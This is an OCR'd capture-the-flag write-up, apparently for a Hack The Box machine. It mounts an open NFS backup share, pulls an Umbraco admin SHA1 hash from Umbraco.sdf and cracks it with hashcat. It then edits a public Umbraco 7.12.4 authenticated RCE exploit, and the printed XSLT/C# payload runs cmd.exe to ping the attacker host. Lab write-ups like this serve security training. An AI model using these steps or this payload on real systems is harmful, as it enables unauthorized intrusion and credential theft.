
Username

admin

Password

●●●●●

- Looking for public exploits



umbraco exploit

https://github.com › noraj › Umbraco-RCE

Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution

Umbraco RCE **exploit** / PoC. **Umbraco** CMS 7.12.4 - (Authenticated) Remote Code Execution [PacketStorm] [WLB-2020080012] Usage $ python **exploit**.py -h usage: **exploit**.py [-h] -u USER -p PASS -i URL -c CMD [-a ARGS] **Umbraco** authenticated RCE optional arguments: -h, --help show this help...

Pull requests
Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution - Pull requests...

Actions
Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution - Actions ·...

https://www.exploit-db.com › exploits › 49488

Umbraco CMS 7.12.4 - Remote Code Execution (Authenticated)

The **Exploit** Database is a non-profit project that is provided as a public service by OffSec. The **Exploit** Database is a CVE compliant archive of public **exploits** and corresponding vulnerable software, developed for use by penetration testers and vulnerability researchers. Our aim is to serve the most...


-> We do see some authenticate rce exploit, which we can come back later if we can authenticate.

-> For now, not sure where to attack, so we will examine nfs next.

NFS enumeration

- We first look at available NFS shares

```
showmount -e 10.10.10.180
```




```
└──╼ [★]$ showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
```

-> We see an interesting directory `/site_backups` that can be backed-up by everyone.

- Mounting nfs share and looking at it

```
sudo mount -t nfs 10.10.10.180:/site_backups ./mnt

cd ./mnt/site_backups

ls
```




```
└──╼ [★]$ ls
App_Browsers  App_Plugins    bin     css           Global.asax  scripts  Umbraco_Client  Web.config
App_Data      aspnet_client  Config  default.aspx  Media        Umbraco  Views
```

-> We see alot of documents to look at.

-> Looking at Web.config didn't yield much fruit.

-> However, we can check the version of Umbrao through it




```
$ grep -i 7.12 Web.config
        <add key="umbracoConfigurationStatus" value="7.12.4" />
```


-> So we have an vulnerable version of Umbraco.

-> Looking at the config folder also didn't give much

-> However looking at the App_Data folder, we see the following:



```
[★]$ ls
 Logs  Models  packages  TEMP  umbraco.config  Umbraco.sdf
```



https://fileinfo.com › extension › sdf

SDF File - What is an .sdf file and how do I open it? - FileInfo.com

Learn about different types of .**SDF files** and how to open them with various programs. .**SDF files** can be databases, spatial data, chemical data, or game maps.

SDEF
XML dictionary file created for scripts written in the AppleScript language;...

Sdfdata
An SDFDATA file is an archive included in a video game developed using the...

Avogadro
Avogadro is an impressive molecule editor and visualizer designed for both...

dBase
dBASE is a database management system that also provides an IDE,...

Microsoft Visual Studio 2022
Microsoft Visual Studio 2022 - SDF File - What is an .sdf file and how do I open i...

SDF

A file with this extension may be a Microsoft SQL Server Compact Edition database file, Flight data for microdrones GmbH, Source definition file for Sourcer, System Data Format file (fixed length ASCII text).

More at wikipedia

Share Feedback


How do you open an SDF file SQL Server Compact Edition

http://stackoverflow.com/questions/1953248/ddg#16692386

-> We see that we have an sdf file (standard database file) that we can look at.


- Examining the Umbraco.sdf file (through the)

```
cat Umbraco.sdf

file Umbraco.sdf
```



```
                          OE95yDQOE;
                                  4=Ktl. OEJX,]H8MOEQU^L[ɿOEUg@,菱JOE`ED*@YKL0lOEd
                                                                                 "8ɼGɾɾEjτDA:1 OEqSPFHqw"OEqmR2J
OEs5!LJR(OEAS>N4@*csgOEdDђ$BJsvOEW*
1%OEU)I/C^ta4!OE+ƻiEB5ؙ<         OE+ALu<gb *OEo1WLCOEg{+OHS8'O/OE"J
OE{G    @G~p{OE.J?EZ/x*$OE!LKEOE-GB&OE?6J
£à.OE~:H^>OE@_
OEШy
   ӼLRt$oOE
PbOOE▯ɸEfnƘ#OEFjbKML,)OE{#v@Ez>OEPǔ⌐dPOI3OEoBJ
                                              OET
                                                ~LK2$kOEO[Jv@B+OEyO?=`<;9p8 7540310@/-,P+*(`'&$p# " 0P`p

0     @P?0PeirfAA>?icon-document?icon-folder?icon-picture?icon-userxm`Y0[E0[E0[E0[E0[E0[E0[E00[E          0[E
0[E

  0[E

0[E0[E0[E0[E0[E0[E0[E0[E0[E0[E0[E0[E0[E0[E
```


-> We see alot of encoded character so we will try with the strings command to look at printable characters.



```
└──╼ [★]$ file Umbraco.sdf
Umbraco.sdf: data
```

-> We also see its an data file.

```
strings Umbraco.sdf
```




```
FpE!E
>q> =
7q7!7
0q0!0
!q!!!
UMB-BOWLING
sports,bingo
Jumpsuit
UMB-JUMPSUIT
fashion,bingo
Banjo
UMB-BANJO
bingo,music
Knitted Unicorn West
UMB-WEST
bingo,fashion
/media/1031/food_log.txt
```

-> We see that the files are being print out.

-> We'll try looking for grepping for lines with admin

```
strings Umbraco.sdf | grep admin
```




```
└──╼ [★]$ strings Umbraco.sdf | grep admin
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a2054c4
7a1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-USfeb1a998-d3bf-4
06a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-US82756c26-4321-4
d27-b429-1b5c7c4f882f
```

-> We see that there is likely an user admin with the SHA1 hash b8be16afba8c314ad33d812f22a04991b90e2aaa

Exploitation / Lateral movement - nfs file disclosure + weak password hash for Umbraco admin user


- We first see the type of hash we have to crack



100	SHA1	b89eaac7e61417341b710b727768294d0e6a277b
110	sha1($pass.$salt)	2fc5a684737ce1bf7b3b239df432416e0dd07357:2014
120	sha1($salt.$pass)	cac35ec206d868b7d7cb0b55f31d9425b075082b:5363620024
130	sha1(utf16le($pass).$salt)	c57f6ac1b71f45a07dbd91a59fa47c23abcd87c2:631225
140	sha1($salt.utf16le($pass))	5db61e4cd8776c7969cfd62456da639a4c87683a:8763434884872

  -> hashcat mode of 100
- Cracking the sha1 hash

```
hashcat -m 1000 b8be16afba8c314ad33d812f22a04991b90e2aaa
/usr/share/wordlists/rockyou.txt
```




```
└──╼ [★]$ hashcat -m 100 'b8be16afba8c314ad33d812f22a04991b90e2aaa' /usr/share/wordlists/rockyou.txt --show
b8be16afba8c314ad33d812f22a04991b90e2aaa:baconandcheese
```

-> Obtained creds for Umbraco cms admin, admin@htb.local:baconandcheese


Exploitation / Lateral movement - Vulnerable version of Umbraco to rce

- We will now use the exploit for a rce

```
searchspoilt umbrao

searchsploit -p umbraco 46153

cp /opt/exploit-database/exploits/aspx/webapps/46153.py .
```




```
└──╼ [★]$ searchsploit umbraco
[i] Found (#2): /opt/exploit-database/files_exploits.csv
[i] To remove this message, please edit "/home/eric/.searchsploit_rc" which has "package_array: exploitdb" to po
: path_array+=("/opt/exploit-database")

[i] Found (#2): /opt/exploit-database/files_shellcodes.csv
[i] To remove this message, please edit "/home/eric/.searchsploit_rc" which has "package_array: exploitdb" to po
: path_array+=("/opt/exploit-database")

------------------------------------------------------------------------------------ -------------------------
 Exploit Title                                                                      |  Path
------------------------------------------------------------------------------------ -------------------------
Umbraco CMS - Remote Command Execution (Metasploit)                                 | windows/webapps/19671.rb
Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution                          | aspx/webapps/46153.py
Umbraco CMS 7.12.4 - Remote Code Execution (Authenticated)                          | aspx/webapps/49488.py
Umbraco CMS 8.9.1 - Directory Traversal                                             | aspx/webapps/50241.py
Umbraco CMS SeoChecker Plugin 1.9.2 - Cross-Site Scripting                          | php/webapps/44988.txt
Umbraco v8.14.1 - 'baseUrl' SSRF                                                    | aspx/webapps/50462.txt
```



```
└──╼ [★]$ python 46153.py -h
  File "/home/eric/Desktop/htb/notes/HTB_academy/HTB_Writeups/Remote/46153.py", line 34
    login = "XXXX;
            ^
SyntaxError: unterminated string literal (detected at line 34)
```

-> we will read the exploit and edit it accordingly.




```
# Execute a calc for the PoC$
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \$
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \$
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\$
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \$
{ string cmd = "/c ping 10.10.16.9"; System.Diagnostics.Process proc = new System.Diagnostics.Process();\$
 proc.StartInfo.FileName = "cmd.exe"; proc.StartInfo.Arguments = cmd;\$
 proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \$
 proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \$
 </msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/>\$
 </xsl:template> </xsl:stylesheet> ';$
$
login = "admin@htb.local";$
password="baconandcheese";$
host = "http://10.10.10.180";$
```


-> we changed the payload to ping first to make sure that the exploit is working as expected.

- Running the exploit and have tcpdump running to capture ping messages

```
# Our target
sudo tcpdump -i tun0 icmp -v

# Running exploit
python 46153.py
```



```
└──■ [★]$ python 46153.py
Start
[]
End
```




```
    10.10.10.180 > 10.10.16.9: ICMP echo request, id 1, seq 5, length 40
15:43:13.069855 IP (tos 0x0, ttl 64, id 49780, offset 0, flags [none], proto ICMP (1), length 60)
    10.10.16.9 > 10.10.10.180: ICMP echo reply, id 1, seq 5, length 40
15:43:14.341394 IP (tos 0x0, ttl 127, id 50954, offset 0, flags [none], proto ICMP (1), length 60)
    10.10.10.180 > 10.10.16.9: ICMP echo request, id 1, seq 6, length 40
15:43:14.341426 IP (tos 0x0, ttl 64, id 49941, offset 0, flags [none], proto ICMP (1), length 60)
    10.10.16.9 > 10.10.10.180: ICMP echo reply, id 1, seq 6, length 40
15:43:15.095957 IP (tos 0x0, ttl 127, id 50955, offset 0, flags [none], proto ICMP (1), length 60)
    10.10.10.180 > 10.10.16.9: ICMP echo request, id 1, seq 7, length 40
15:43:15.095980 IP (tos 0x0, ttl 64, id 49999, offset 0, flags [none], proto ICMP (1), length 60)
    10.10.16.9 > 10.10.10.180: ICMP echo reply, id 1, seq 7, length 40
